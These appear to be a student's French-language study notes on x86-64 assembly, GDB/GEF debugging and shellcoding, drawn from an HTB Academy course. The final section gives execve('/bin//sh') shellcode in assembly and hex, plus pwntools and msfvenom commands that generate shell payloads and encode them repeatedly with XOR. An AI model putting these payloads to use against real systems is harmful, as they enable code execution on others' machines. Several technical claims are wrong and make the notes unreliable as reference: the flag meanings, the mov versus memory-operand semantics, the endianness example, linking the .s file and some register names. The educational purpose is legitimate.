# Binary exploitation

## Les registres chez Linux:

EIP: Extended Instruction Pointer

ESP: Extended Stack Pointer ??IL POINTE SUR L'ADRESSE DE LA DERNIERE VALEUR QUI EST PUSH SUR LA STACK??

EBP: Extended Base Pointer ??POINTEUR SUR LE DEBUT DE LA STACK??

EAX: The return of the last instruction

EBX:

EDI: Destination or 1th argument to functions

ESI: 2th argument to function

EDX: 3th argument to functions, 2th return register

ECX: Counter or 4th integer argument to functions

r8: 5th integer argument to functions

r9: 6th integer argument to functions

r10: Temporary register, used for passing a function's static chain pointer

r11: temporary register

r12-15: Called save pointers

r:

r:

---

## Formation:

https://institute.sektor7.net/

https://courses.zero2auto.com/

---

## Doc:

https://z0mbie.dreamhosters.com/

https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/

https://blog.packagecloud.io/the-definitive-guide-to-linux-system-calls/


Un cours d'asm en francais d un etudiant en license

La bible

---

## Architecture Von Neumann d un binaire:

### Composition d'un binaire:




**Central Processing Unit (CPU) (unité centrale de traitement/Processeur)**

_Control Unit (CU) (unité de contrôle)
_Arithmetic/Logic Unit (ALU) (unité arithmétique/logique)
_Registers (registres)

**Memory Unit (unité de mémoire) (Mémoire primaire)**

_Cache:

Cache Level 1 : Généralement en kilo-octets, la mémoire disponible la plus rapide, située dans chaque cœur de processeur. (Seuls les registres sont plus rapides.)
Cache Level 2 : Généralement en mégaoctets, extrêmement rapide (mais plus lent que L1), partagé entre tous les cœurs du processeur.
Cache Level 3 : Généralement en mégaoctets (plus grand que L2), plus rapide que la RAM mais plus lent que L1/L2. (Tous les processeurs n'utilisent pas L3.)

_Random Access Memory (RAM):

Stack/Pile (Mémoire statique) : A une conception Last-in First-out (LIFO) et est de taille fixe. Les données qu'il contient ne sont accessibles que dans un ordre spécifique en poussant et en popant les données.
Heap/Tas (Mémoire dynamique/Malloc) : A une conception hiérarchique et est donc beaucoup plus grand et plus polyvalent dans le stockage des données, car les données peuvent être stockées et récupérées dans n'importe quel ordre. Cependant, cela rend le tas plus lent que la pile.
Data : Comporte deux parties : .data, qui sont utilisées pour contenir les variables affectées dès leurs créations, et .bss, qui est utilisé pour contenir les variables non affectées (c'est-à-dire la mémoire tampon pour une allocation

ultérieure).
Text : Les instructions d'assemblage principales sont chargées dans ce segment pour être récupérées et exécutées par le CPU.


**Input/Output Devices (périphériques d'entrée/sortie):**

_Mass Storage Unit (unité de stockage de masse) (Mémoire secondaire)
_Keyboard (clavier)
_Display (afficher)

## Vitesse:

| Composant | Vitesse | Taille |
|---|---|---|
| **Registres** | Le plus rapide | Bytes |
| **L1 cache** | Le plus rapide apres les registres | Kilobytes |
| **L2 cache** | Very fast | Megabytes |
| **L3 cache** | Rapide, mais plus lent que ci-dessus | Megabytes |
| **RAM** | Beaucoup plus lent que tout ce qui précède | Gigabytes-Terabytes |
| **Stockage** | Le plus lent | Terabytes et plus |

## Architectures de jeux d'instructions :

| Composant | Description | Exemple |
|---|---|---|
| **Instructions** | L'instruction à traiter au format opcode operand_list. Il y a généralement 1, 2 ou 3 opérandes séparés par des virgules. | add rax, 1, mov rsp, rax, push rax |
| **Registres** | Utilisé pour stocker temporairement des opérandes, des adresses ou des instructions. | rax, rsp, rip |
| **Adresses mémoires** | L'adresse dans laquelle les données ou les instructions sont stockées. Peut pointer vers la mémoire ou les registres. | 0xffffffffaa8a25ff, 0x44d0, $rax |
| **Les types de donnés** | Le type de données stockées. | byte, word, double word |

## Deux types d'instuctions:

_Complex Instruction Set Computer (CISC) - Used in Intel and AMD processors in most computers and servers.

_Reduced Instruction Set Computer (RISC) - Used in ARM and Apple processors, in most smartphones, and some modern laptops.

| Zone | Cisc | Risc |
|---|---|---|
| **Complexité** | Favorise les instructions complexes | Favorise les instructions simples |
| **Longueur des instuctions** | Instructions plus longues - Longueur variable 'multiples de 8 bits' | Instructions plus courtes - Longueur fixe '32-bit/64-bit' |
| **Nombres d'instructions par programmes** | Moins d'instructions au total - Code plus court | Instructions plus totales - Code plus long |
| **Optimisation** | S'appuie sur l'optimisation matérielle (dans le processeur) | Repose sur l'optimisation logicielle (en Assembleur) |
| **Temps d'execution par instruction** | Variable - Plusieurs cycles d'horloge | Fixé - un cycle d'horloge |
| **Nombres d'instuctions supporter par le CPU** | Beacoup d'instuctions (~1500) | Moins d'instructions (~200) |
| **Consommation d'energie** | Haut | Très bas |
| **Marque de CPU** | Intel, AMD | ARM, Apple |

# Registres, Adresses, and Types de données:

## Les registres

### Les registres des données:

rax

rbx

rcx

rdx

### Les registres des pointeurs:

rbp (Début de la Stack/Pile)

rsp (Emplacement actuel de la Stack/Pile)

rip (Adresse de la prochaine instruction)

r8

r9

r10

| Description | Registre 64 bits (8 bytes) | Registre 32 bits (4 bytes) | Registre 16 bits (2 bytes) | Registre 8 bits (1 byte) |
|---|---|---|---|---|
| **Numéro d'appel systeme/Valeur de retour** | rax | eax | ax | al |
| **Stockage de données** | rbx | ebx | bx | bl |
| **1er arg** | rdi | edi | di | dil |
| **2ieme arg** | rsi | esi | si | sil |
| **3ieme arg** | rdx | edx | dx | dl |
| **4ieme arg** | rcx | ecx | cx | cl |
| **5ieme arg** | r8 | r8d | r8w | r8b |
| **6ieme arg** | r9 | r9d | r9w | r9b |
| **Pointeur du début de la Stack** | rbp | ebp | bp | bpl |
| **Pointeur courant de la stack** | rsp | esp | sp | spl |
| **Pointeur de la prochaine instruction** | rip | eip | ip | ipl |
| **Registre lier aux conditions** | rflags | eflags | flags | |

## Le registre RFLAGS

Le registre RFLAGS comporte un ensemble de bits qui ont chacun un role et qui sont le resultat de la derniere operation arythmétique (ou une operation mathématique, ou un simple add, ou un cmp)

| Bit(s) | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12-13 | 14 | 15 | 16 | 17 | 18 | 19 | 20 | 21 | 22-63 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| **Label (1/0)** | CF (CY/NC) | 1 | PF (PE/PO) | 0 | AF (AC/NA) | 0 | ZF (ZR/NZ) | SF (NC/PL) | TF | IF (EL/DI) | DF (DN/UP) | OF (OV/NV) | IOPL | NT | 0 | RF | VM | AC | VIF | VIP | ID | 0 |
| **Description** | Carry Flag | Reserved | Parity Flag | Reserved | Auxiliary Carry Flag | Reserved | Zero Flag | Sign Flag | Trap Flag | Interrupt Flag | Direction Flag | Overflow Flag | I/O Privilege Level | Nested Task | Reserved | Resume Flag | Virtual-x86 Mode | Alignment Check / Access Control | Virtual Interrupt Flag | Virtual Interrupt Pending | Identification Flag | Reserved |

Ceux qui nous interessent le plus sont les suivants:

- Le Carry Flag CF: Indique si nous avons un float
- Le Parity Flag PF: Indique si un nombre est pair ou impair
- Le Zero Flag ZF : Indique si un nombre est égal à zéro
- Le Sign Flag SF : Indique si un registre est négatif

Par exemple pour l'instruction `jnz` , le jump se fera que si le flag ZF est à 0

## Les adresses mémoires

| Mode d'adressage | Description | Example |
|---|---|---|
| **Immédiat** | La valeur est donnée dans l'instruction | add 2 |
| **Registre** | Le nom du registre contenant la valeur est donné dans l'instruction | add rax |
| **Direct** | L'adresse complète directe est donnée dans l'instruction | call 0xffffffffaa8a25ff |
| **Indirect** | Un pointeur de référence est donné dans l'instruction | call 0x44d000 ou call [rax] |
| **Stack** | L'adresse est en haut de la Stack/Pile | add rbp |

## L'indianess


## Exemple

| Adresse | Big indian | Little indian |
|---|---|---|
| **0x11223344556677** | 0x7766554433221100 | 0x0011223344556677 |

## Les types de donnés

| Composant | Taille | Exemple |
|---|---|---|
| **byte** | 8 bits | 0xab (0b10101011 171) |
| **Word** | 16 bits - 2 bytes | 0xabcd (0b1010101111001101 43981) |
| **double word (dword)** | 32 bits - 4 bytes | 0xabcdef12 (0b10101011110011011110111100010010 2882400018) |
| **quad word (qword)** | 64 bits - 8 bytes | 0xabcdef1234567890 (0b1010101111001101111011110001001000110100010101100111100010010000 12379813812177893520) |

## La structure du code




| Section | Description |
|---|---|
| **global _start** | Il s'agit d'une directive qui ordonne au code de commencer à s'exécuter au flag _start définie ci-dessous. |
| **section .data** | Il s'agit de la section des données qui doit contenir toutes les variables initialisées. |
| **section .bss** | Il s'agit de la section des données, qui doit contenir toutes les variables non initialisées. |
| **section .text** | Il s'agit de la section de texte contenant tout le code à exécuter. |

### Les variables

| Instruction | Description |
|---|---|
| **db 0x0a** | Defines the byte 0x0a, which is a new line. |
| **message db 0x41, 0x42, 0x43, 0x0a** | Defines the label message => abc\n. |
| **message db "Hello World!", 0x0a** | Defines the label message => Hello World!\n. |

Code NASM:

```
section .data
    message db "Hello World!", 0x0a
    length equ $-message
```

## Assemblage et desassemblage

### Assembler un fichier:

```
En 32 bits:
nasm -f elf helloWorld.s
En 64 bits
nasm -f elf64 helloWorld.s
```

Cela nous permettra de creer un .o

### Lier un .o:

```
En 32 bits:
ld -o helloWorld helloWorld.s -m elf_i386
En 64 bits
ld -o helloWorld helloWorld.s
```

Cela nous permet de creer un binaire à partir d'un .o :)

Voici un script qui fait le café:

```
#!/bin/bash
fileName='${1%%.*}'' # remove .s extension

nasm -f elf64 ${fileName}".s"
ld ${fileName}".o" -o ${fileName}
[ "$2" == "-g" ] && gdb -q ${fileName} || ./${fileName}
```

### Utilisation:

```
./assembler.sh helloWorld.s
./assembler.sh helloWorld.s -g
```

### Desassembler un binaire:

```
en mode verbeux (avec le shellcode):
objdump -M intel -d helloWorld
en mode non verbeux:
objdump -M intel --no-show-raw-insn --no-addresses -d helloWorld
Voir les variables et leurs contenu:
objdump -sj .data helloWorld
```

## GDB

### Installation et plugins

```
sudo apt-get update
sudo apt-get install gdb
wget -O ~/.gdbinit-gef.py -q https://github.com/hugsy/gef/raw/master/gef.py
echo source ~/.gdbinit-gef.py >> ~/.gdbinit
```

Documentation GEF

## Examiner la mémoire

| Argument | Description | Exemple |
|---|---|---|
| **Compteur** | Le nombre de fois que nous voulons répéter l'examination. | 2, 3, 10 |
| **Format** | Le format dans lequel nous voulons afficher le resultat | x(hex), s(string), i(instruction) |
| **Taille** | La taille de la mémoire que nous voulons examiner | b(byte), h(halfword), w(word), g(giant, 8 bytes) |

### Example:

Instruction:

```
gef➤ x/4ig $rip
=> 0x401000 <_start>: mov eax,0x1
0x401005 <_start+5>: mov edi,0x1
0x40100a <_start+10>: movabs rsi,0x402000
0x401014 <_start+20>: mov edx,0x12
```

Strings:

```
gef➤ x/s 0x402000
0x402000: "Hello HTB Academy!"
```

Adresses:

```
gef➤ x/wx 0x401000
0x401000 <_start>: 0x000001b8
```

"0x000001b8" represente le code machine au format little indian de l'instruction " `mov eax,0x1` ", soit "b8 01 00 00" au format big indian

Un autre exemple que je n ai pas trop compris, mais qui converti une valeur hexa en decimale:


```
p/d $rbx
```

## Lire les parametres du main

Pour commencer, il faut break a *main+0

Pour recuperer le nombre parametres du main, il faut examiner $esp+4: `(gdb) x/xw $esp+4`

Pour recuperer les adresses des parametres du main, il faut examiner $esp+8 recuperer l adresse qui pointe sur la premiere adresse des parametres du main




## Modifier la valeur d'une variable

```
Breakpoint 1 at 0x401019
gef➤ r
gef➤ patch string 0x402000 "Patched!\\x0a"
gef➤ c
Continuing.
Patched!
Academy!
```

Nous avons modifier la chaine de caractere, mais write affichait une longueur de 12 octets, donc le reste de la string a aussi ete afficher

## Modifier la valeur d'un registre

```
gef➤ break *0x401019
Breakpoint 1 at 0x401019
gef➤ r
gef➤ patch string 0x402000 "Patched!\\x0a"
gef➤ set $rdx=0x9
gef➤ c
Continuing.
Patched!
```

Voila, c est patch

Dans le cas du code si dessous, si nous l executons avec gdb et le framework GEF, nous voyons que GEF utilise le terme TAKEN [Reason: S], cela veut dire que la condition du jump (js) est remplie pour son execution et le S represente la condition du jump, soit le BIT de SIGN dans notre cas

```
global  _start

section .text
_start:
    xor rax, rax    ; initialize rax to 0
    xor rbx, rbx    ; initialize rbx to 0
    inc rbx         ; increment rbx to 1
loopFib:
    add rax, rbx    ; get the next number
    xchg rax, rbx   ; swap values
    cmp rbx, 10       ; do rbx - 10
    js loopFib        ; jump if result is <0
```

gdb

```
$ ./assembler.sh fib.s -g
gef➤  b loopFib
Breakpoint 1 at 0x401009
gef➤  r
──────────────────────────────────────────────────────────────────────────────── registers ────
$rax   : 0x1
$rbx   : 0x1
$eflags: [zero CARRY parity ADJUST SIGN trap INTERRUPT direction overflow resume virtualx86 identification]
──────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
     0x401009 <loopFib+0>      add    rax, rbx
     0x40100c <loopFib+3>      xchg   rbx, rax
     0x40100e <loopFib+5>      cmp    rbx, 0xa
 →   0x401012 <loopFib+9>      js     0x401009 <loopFib>      TAKEN [Reason: S]
```

Pour afficher toutes les fonction qui se suivent, voici comment faire:

kali@kali: ~/asm

File Actions Edit View Help

```
global _start

section .text
_start:
        xor al, al;rax 8bits
        xor bl, bl;rbx 8bits
        inc bl;rbx
        ;mov rcx, 10;
loopFib:
        add rax, rbx;
        xchg rax, rbx;
        ;————————————
        ;dec rcx;
        ;jnz loopFib
        ;————————————
        cmp rbx, 0
        js loopFib
```

kali@kali: ~/asm

File Actions Edit View Help

```
gdb-peda$ x/100x _start
0x401000 <_start>:      0x0db30c030      0x0148c3fe      0x489348d8      0x7800fb83
0x401010 <loopFib+10>:  Cannot access memory at address 0x401011
gdb-peda$
```

## Les break

exemples:

b *loopFib+9

b loopFib

b *0x000000000040100f

b *loopFib+9 if $rbx > 10

## Les etapes

`si` : Step Instruction, break a la prochaine instruction, meme si elle est dans une autre fonction

`ni` : Next Instruction, break a la prochaine instruction de cette fonction

### Les calculs

`p/d 0xffffffff - 0x87097876` Fait le calcul et affiche le resultat en decimal

`p/x 0xffffffff - 0x87097876` Fait le calcul et affiche le resultat en hexadecimal

## Les mouvements de données

### Les instructions générales:

| Instruction | Description | Exemple |
|---|---|---|
| **mov** | Déplacer des données ou charger des données immédiates | mov rax, 1 -> rax = 1 |
| **lea** | Charger une adresse pointant vers la valeur | lea rax, [rsp+5] -> rax = rsp+5 |
| **xchg** | Échange de données entre deux registres ou adresses | xchg rax, rbx -> rax = rbx, rbx = rax |
| **cmp** | Définit RFLAGS en soustrayant destination - source, la destination doit être un registre, tandis que l'autre peut être un registre, une variable ou une valeur immédiate (dans nos deux exemples, nous comparons bien les valeurs !) | cmp rax, rbx -> rax - rbx<br>cmp rbx,[var] -> rbx - var |

### Details des instructions:

| Instruction | Description |
|---|---|
| **mov rax, rbx** | Copie l adresse de la valeur finale de rbx dans rax |
| **mov rax, [rbx]** | Copie la valeur de rbx dans rax |
| **mov rax, [rbx + 5]** | Copie la valeur de rbx + 5 adresses dans rax |
| **mov rax, QWORD PTR [rbx]** | Copie la valeur de rbx (d'une taille de 64 bits en precisant que la valeur va etre chercher dans un pointeur) dans rax |
| **lea rax, [rsp] (equivalent a: mov rax, rsp)** | Copie l'adresse du pointeur de rsp dans rax |
| **lea rax, [rsp+10] (impossible de faire pareil avec mov)** | Copie l'adresse du pointeur de rsp+10 dans rax |
| **mov [r12], rsp** | Copie rsp dans l'adresse finale de r12 (en partant du principe que r12 est un pointeur) |

### Afficher l'adresse d'EIP et de save EIP:

```
(gdb) info frame
Stack level 0, frame at 0xbffff6e0:
 eip = 0x80485a4 in main; saved eip 0xb7e454d3
 Arglist at unknown address.
 Locals at unknown address, Previous frame's sp is 0xbffff6e0
 Saved registers:
  eip at 0xbffff6dc
(gdb) x/x 0xbffff6e0
0xbffff6e0:     0x00000001
(gdb) x/x 0xbffff6e0-4
0xbffff6dc:     0xb7e454d3
```

### Exercice:

Ajoutez une instruction à la fin du code joint pour déplacer la valeur de "rsp" vers "rax". Quelle est la valeur hexadécimale de "rax" à la fin de l'exécution du programme ?

```
 global _start
section .text
_start:
     mov rax, 1024
     mov rbx, 2048
     xchg rax, rbx
     push rbx
```

Voici le code une fois l instruction rajouter:

```
 global _start
section .text
_start:
     mov rax, 1024
     mov rbx, 2048
     xchg rax, rbx
     push rbx
     mov rax, [rsp]
```

La valeur de rax à la fin est de 0x400, soit 1024

### Les operations sur les strings

| Operation | Explication |
|---|---|
| **repz cmps BYTE PTR ds:[esi],BYTE PTR es:[edi]** | repz: Parcoure la chaine tant que certains flags ne sont pas la [A FINIR]<br>cmps: Compare les donnees suivantes<br>BYTE: bytes par bytes<br>PTR: Je ne sais pas |
| **repnz scas al,BYTE PTR es:[edi]** | repnz: Parcoure la chaine tant que certains flags ne sont pas la [A FINIR]<br>scas: BYTE: bytes par bytes<br>PTR: Je ne sais pas |
| **movsx eax,al** | |

### Des instructions a connaitre

| Asm | C |
|---|---|
| **seta dl** | dl = (edx > 0) ? 1 : 0; |
| **setb al** | al = (eax < 0) ? 1 : 0; |
| **test eax,edx** | TEMP = eax & edx<br>SI TEMP = 0 ALORS<br>ZF ← 1<br>SINON<br>ZF ← 0<br>FIN SI |
| **test eax,eax** | equivalent a: cmp eax, 0 |

## Les instructions arithmétiques

### Les instructions unaires:

| Instruction | Description | Exemple |
|---|---|---|
| **inc** | Incrémentation de rax de 1 | inc rax -> rax++ or rax += 1 |
| **dec** | Décrémentation de rax de 1 | dec rax -> rax-- or rax -= 1 -> rax = 0 |

### Les instructions binaires:

| Instruction | Description | Exemple |
|---|---|---|
| **add** | Additionne deux operandes | add rax, rbx et stock le resultat dans le premier argument |
| **sub** | Soustrais la source de la destination (rax = rax - rbx) et stock le resultat dans le premier argument | sub rax, rbx |
| **imul** | Multipli les deux operandes et stock le resultat dans le premier argument | imul rax, rbx |

### Les instructions sur les bits (Bitwise):

Pour le tableau suivant: rax = 1 et rbx = 2

| Instruction | Description | Exemple |
|---|---|---|
| **not** | Bitwise NOT (Inverse les bits) | not rax -> NOT 00000001 -> 11111110 |
| **and** | Bitwise AND (si les deux bits que l'on compare sont a 1 -> 1, sinon -> 0) | and rax, rbx -> 00000001 AND 00000010 -> 00000000 |
| **or** | Bitwise OR (Si l'un des bits vaut 1 -> 1, sinon -> 0) | or rax, rbx -> 00000001 OR 00000010 -> 00000011 |
| **xor** | Bitwise XOR (Si les bits sont les differents -> 1, sinon -> 0) | xor rax, rbx -> 00000001 XOR 00000010 -> 00000011 |

**AND**

| b1 | b2 | b3 |
|---|---|---|
| 0 | 0 | 0 |
| 0 | 1 | 0 |
| 1 | 0 | 0 |
| 1 | 1 | 1 |

**OR**

| b1 | b2 | b3 |
|---|---|---|
| 0 | 0 | 0 |
| 0 | 1 | 1 |
| 1 | 0 | 1 |
| 1 | 1 | 1 |

**XOR**

| b1 | b2 | b3 |
|---|---|---|
| 0 | 0 | 0 |
| 0 | 1 | 1 |
| 1 | 0 | 1 |
| 1 | 1 | 0 |

## Les boucles

### La structure loop:

| Instruction | Description | Exemple |
|---|---|---|
| **mov rcx, x** | Initialise le compteur de boucle (rcx) | mov rcx, 3 |
| **loop** | Jump au debut de la boucle tant que rcx ne vaut pas zero et decrement rcx de 1 | loop exampleLoop |

## Les branches (jump...) et les conditions

| Instruction | Condition | Description |
|---|---|---|
| **jmp** | Aucune | Jumps a un endroit preçis, comme un label, une adresse ou à un endroit spécifié(Le dernier, j ai pas tout compris...) |
| **jz** | D == 0 | Destination equal to Zero |
| **jnz** | D != 0 | Destination Not equal to Zero |
| **js** | D < 0 | Destination is Negative |
| **jns** | D >= 0 | Destination is Not Negative |
| **jg** | D > S | Destination Greater than Source |
| **jge** | D >= S | Destination Greater than or Equal Source |
| **jl** | D < S | Destination Less than Source |
| **jle** | D <= S | Destination Less than or Equal Source |
| **cmovl** | D < S | Condition Moove Lower |

Une liste complete de tout les jumps ici

## L'instruction call

| Instruction | exemple | Description |
|---|---|---|
| **call** | call count_len | call le label ou la fonction count_len en pushant $eip sur la stack |
| **ret** | ret | retabli $eip ou l adresse est actuellement sur la stack, c est l equivalent de `pop eip` en gros |
| **jmp** | jmp count_len | Jumps au label count_len sans rien modifié |

L'instruction call permet d'appeler une fonction ou un label, a la difference de jump, call push $eip sur la stack et pop $eip quand l'instruction ret est appeler dans cette fonction/label

## La Stack/Pile

| Instruction | Description | Exemple |
|---|---|---|
| **push** | Copie le registre/l'adresse spécifié(e) en haut de la pile | push rax |
| **pop** | Déplace l'élément en haut de la pile vers le registre/l'adresse spécifié(e) | pop rax |

## Les appels systemes/ Syscalls

Un lien qui les ressencent avec les OPCODE (syscall number)
Un autre lien qui les ressences aussi pour les achitectures arm, 32bits et 64 bits

### Les arguments:

| Description | Registre 64 bits | Registre 32 bits |
|---|---|---|
| **Syscall Number/Return value** | rax | al |
| **??Callee Saved??** | rbx | bl |
| **1st arg** | rdi | dil |
| **2th arg** | rsi | sil |
| **3th arg** | rdx | cl |
| **4th arg** | rcx | bpl |
| **5th arg** | r8 | r8b |
| **6th arg** | r9 | r9b |
| **next args** | On the stack ! | |

On peut trouver un appel systeme sans internet comme suit:

```
grep exit /usr/include/x86_64-linux-gnu/asm/unistd_64.h
```

### L'instruction ret:

L'instruction ret joue un rôle essentiel dans la programmation orientée retour (ROP), une technique d'exploitation généralement utilisée avec l'exploitation binaire.

| Instruction | Description | Exemple |
|---|---|---|
| **call** | pousse le pointeur d'instruction suivant (RIP) vers la pile, puis passe à la procédure spécifiée | call printMessage |
| **ret** | pop l'adresse à rsp dans rip, puis sautez dessus | ret |

### /!\ L'alignement de la stack /!\

Avant d'appeler une fonction, il faut aligner la stack sur un multiple de 16 bits

Afin de savoir sur combien de bits la stack est aligner actuellement, il faut compter le nombre de push et de call, chacun compte 8 bits

La technique pour aligner la stack est la suivante:

```
sub rsp, 8
call printf         ; printf(outFormat, message)
add rsp, 8
```

### Les etapes avant l'appel d'une fonction:

```
 Save Registers on the Stack (Caller Saved)
Pass Function Arguments (like syscalls)
Fix Stack Alignment
Get Functions' Return Value (in rax)
```

## Les arguments

Le nombre d'argument et les arguments d'un binaire peuvent etre recuperer au debut de la stack au lancement du binaire, voici un exemple

# Les Shellcodes

Afin d'assembler du code en shellcode ou de desassembler un shellcode en code, nous allons utiliser les binaires du package `pwntools`

## Installation:

```
sudo pip3 install pwntools
```

## Utilisation:

Pour assembler du code en shellcode:

```
┌──(kali㉿kali)-[~/asm]
└─$ pwn asm 'push rax' -c 'amd64'
50
```

Pour desassembler un shellcode en code:

```
┌──(kali㉿kali)-[~/asm]
└─$ pwn disasm '50' -c 'amd64'
   0:    50                      push   rax
```

Plus d'information ici (shell) et ici (python)

## Exemple:

Voici un exemple de shellcode que nous allons executer:

```
┌──(kali㉿kali)-[~/asm]
└─$ python3
Python 3.9.9 (main, Nov 16 2021, 10:24:31)
[GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> context(os="linux", arch="amd64", log_level="error")
>>> run_shellcode(unhex('4831db66bb79215348bb422041636164656d5348bb48656c6c6f204854534889e64831c0b001
4831ff40b7014831d2b2120f054831c0043c4030ff0f05')).interactive()
Hello HTB Academy!
>>>
```

Pour construire un fichier elf a partir d un shellcode, voici comment proceder:

```
┌──(kali㉿kali)-[~/asm]
└─$ python3
Python 3.9.9 (main, Nov 16 2021, 10:24:31)
[GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> ELF.from_bytes(unhex('4831db66bb79215348bb422041636164656d5348bb48656c6c6f204854534889e64831c0b00
14831ff40b7014831d2b2120f054831c0043c4030ff0f05')).save('helloworld')
[*] '/tmp/pwn-asm-x_wrvmrg/step3-elf'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
>>>

┌──(kali㉿kali)-[~/asm]
└─$ ./helloWorld
Hello HTB Academy!

┌──(kali㉿kali)-[~/asm]
└─$
```

## Les regles du shellcode:

Pour construire un shellcode, nous devons respecter ces trois règles:

- Il ne doit pas avoir de variables
- Ne fait pas référence aux adresses mémoire directes
- Ne contient aucun octet NULL 00 ni de bad char (\x00\x09\x0a\x20)

## Creer une chaine de caractere:

Afin de creer une chaine de caractere, nous devons pousser directement des char* de maximum /!\4 octets/!\ dans une variable, puis ensuite les push sur la stack comme ceci:

```
xor rbx, rbx
push rbx
push '.txt'
push '/flg'
```

Nous n avons pas besoin d'envoyer 00 ('\0') sur la stack avant notre chaine, car nous allons specifier sa taille

Au moment ou nous copions $rsp dans $rsi notre char* est complete en haut de la stack, il n y a juste pas de '\0', mais ce n est pas grave, car nous utiliserons write avec un taille pour afficher

Pour mettre un '\0' a la fin de notre chaine de caractere, nous pouvons contourner le probleme du NULL byte comme suit:

```
xor rbx, rbx;
```

```
push rbx;
mov rbx, 'y!';
push rbx;
mov rbx, 'B Academ';
push rbx;
mov rbx, 'Hello HT';
push rbx;
mov rsi, rsp
```

Voici deux exemples de code pret pour etre converti en shellcode:

```
global _start

section .data
;    message db "Hello HTB Academy!"
;    length equ $-message

section .text
_start:
        xor rax, rax
        mov al, 1;rax
        xor rdi, rdi
        mov dil, 1;rdi

        xor rbx, rbx
        mov bx, "y!"
        push rbx
        mov rbx, "B Academ"
        push rbx
        mov rbx, "Hello HT"
        push rbx
        mov rsi, rsp;

;    mov rsi, message
        xor rdx, rdx
        mov dl, 18;rdx
;       mov rdx, length
        syscall

        xor rax, rax
        mov al, 60;rax
        xor dil, dil
        syscall
```

```
; This binary launch a shell and respect the requirement for create a shellcode

;./assembler.sh sh.s
;python3 shellcoder.py sh
;python3 loader.py '4831c0b03b6a0048bf2f62696e2f2f7368574889e76a00574889e64831d2b2000f05'



global _start

section .text
_start:
        xor rax, rax
        mov al, 59              ; rax, execve syscall number
        xor rdx, rdx;           ; Set a 0 shellcoded and env to NULL
        push rdx;               ; push NULL string terminator
        mov rdi, '/bin//sh'     ; first arg to /bin/sh
        push rdi                ; push to stack
        mov rdi, rsp            ; move pointer to ['/bin//sh']
        push rdx                ; push NULL string terminator
        push rdi                ; push second arg to ['/bin//sh']
        mov rsi, rsp            ; pointer to args
        syscall
```

### Pwntools Shellcraft

pwn avec l'argument shellcraft permet la creation et l execution de shellcode, nous pouvons voir la liste complete de shellcode grace a la commande:

```
pwn shellcraft -l
```

Les deux lignes suivantes vont nous permettre de mieux cibler nos cibles:

```
pwn shellcraft -l 'i386.linux'
```

```
pwn shellcraft -l 'amd64.linux'
```

Voici comment voir le shellcode d' une commande:

```
pwn shellcraft amd64.linux.sh
```

Et voici comment l'executer directement:

```
pwn shellcraft amd64.linux.sh -r
```

Il existe aussi un module en python pour creer des shellcode, voici la doc

N'oubliez pas les lignes suivantes:

```
from pwn import *

context(os="linux", arch="amd64", log_level="error")
```

## MSF Venom

MSF venom permet aussi la creation et l execution de shellcode, nous pouvons voir la liste complete de shellcode grace a la commande:

```
msfvenom -l payloads
```

Les deux lignes suivantes vont nous permettre de mieux cibler nos cibles:

```
msfvenom -l payloads | grep 'linux/x64'

msfvenom -l payloads | grep 'linux/x86''
```

Voici l'exemple d une commande pour executer un shell:

```
msfvenom -p 'linux/x64/exec' CMD='sh' -a 'x64' --platform 'linux' -f 'hex' -b '\x00\x09\x0a\x20'
```

Noter que ce shellcode n est pas optimiser

## L'encodage des shellcodes

Dans notre cas cas, nous allons utiliser msfvenom pour encoder nos shellcodes, meme si cet encodeur est connus et facile a detecter

Nous pouvons voir la liste des encodeurs comms suit:

```
msfvenom -l encoders
```

Nous pouvons encoder un shellcode generer avec msfvenom comme suit:

```
msfvenom -p 'linux/x64/exec' CMD='sh' -a 'x64' --platform 'linux' -f 'hex' -e 'x64/xor' -b '\x00\x09\x0a\x20'
```

Nous pouvons l'encoder 8 fois ou plus avec l'option 'i' comme suit:

```
msfvenom -p 'linux/x64/exec' CMD='sh' -a 'x64' --platform 'linux' -f 'hex' -e 'x64/xor' -i 8 -b '\x00\x09\x0a\x20'
```

Nous pouvons aussi encoder notre propre code omme suit:

```
python3 -c "import sys; sys.stdout.buffer.write(bytes.fromhex('4831c0b03b6a0048bf2f62696e2f2f7368574889e76a00574889e64831d2b2000f05'))" > shell.bin

msfvenom -p - -a 'x64' --platform 'linux' -f 'hex' -e 'x64/xor' < shell.bin
```

Et comme d'habitude, nous l executons comme suit:

```
python3 loader.py '4831c94881e9faffffff488d05efffffff48bbf377c2ea294e325c48315827482df8ffffffe2f4994c9a7361f51d3e9a19ed99414e61147a90aac74a4e32147a9190022a4e325c801fc2bc7e06bbbafc72c2ea294e325c'
```

Enfin, nous pouvons toujours rechercher des ressources en ligne comme Shell-Storm ou Exploit DB pour les shellcodes existants.

Par exemple, si nous cherchons dans Shell-Storm un shellcode /bin/sh sous Linux/x86_64, nous trouverons plusieurs exemples de tailles variables, comme ce shellcode de 27 octets. Nous pouvons rechercher la même chose dans Exploit DB et nous trouvons un shellcode de 22 octets plus optimisé, ce qui peut être utile si notre exploitation binaire ne disposait que d'environ 22 octets d'espace de débordement. Nous pouvons également rechercher des shellcodes encodés, qui sont forcément plus volumineux.

Le shellcode que nous avons écrit ci-dessus fait également 34 octets, il semble donc être un shellcode très optimisé. Avec tout cela, nous devrions être à l'aise avec l'écriture, la génération et l'utilisation de shellcodes.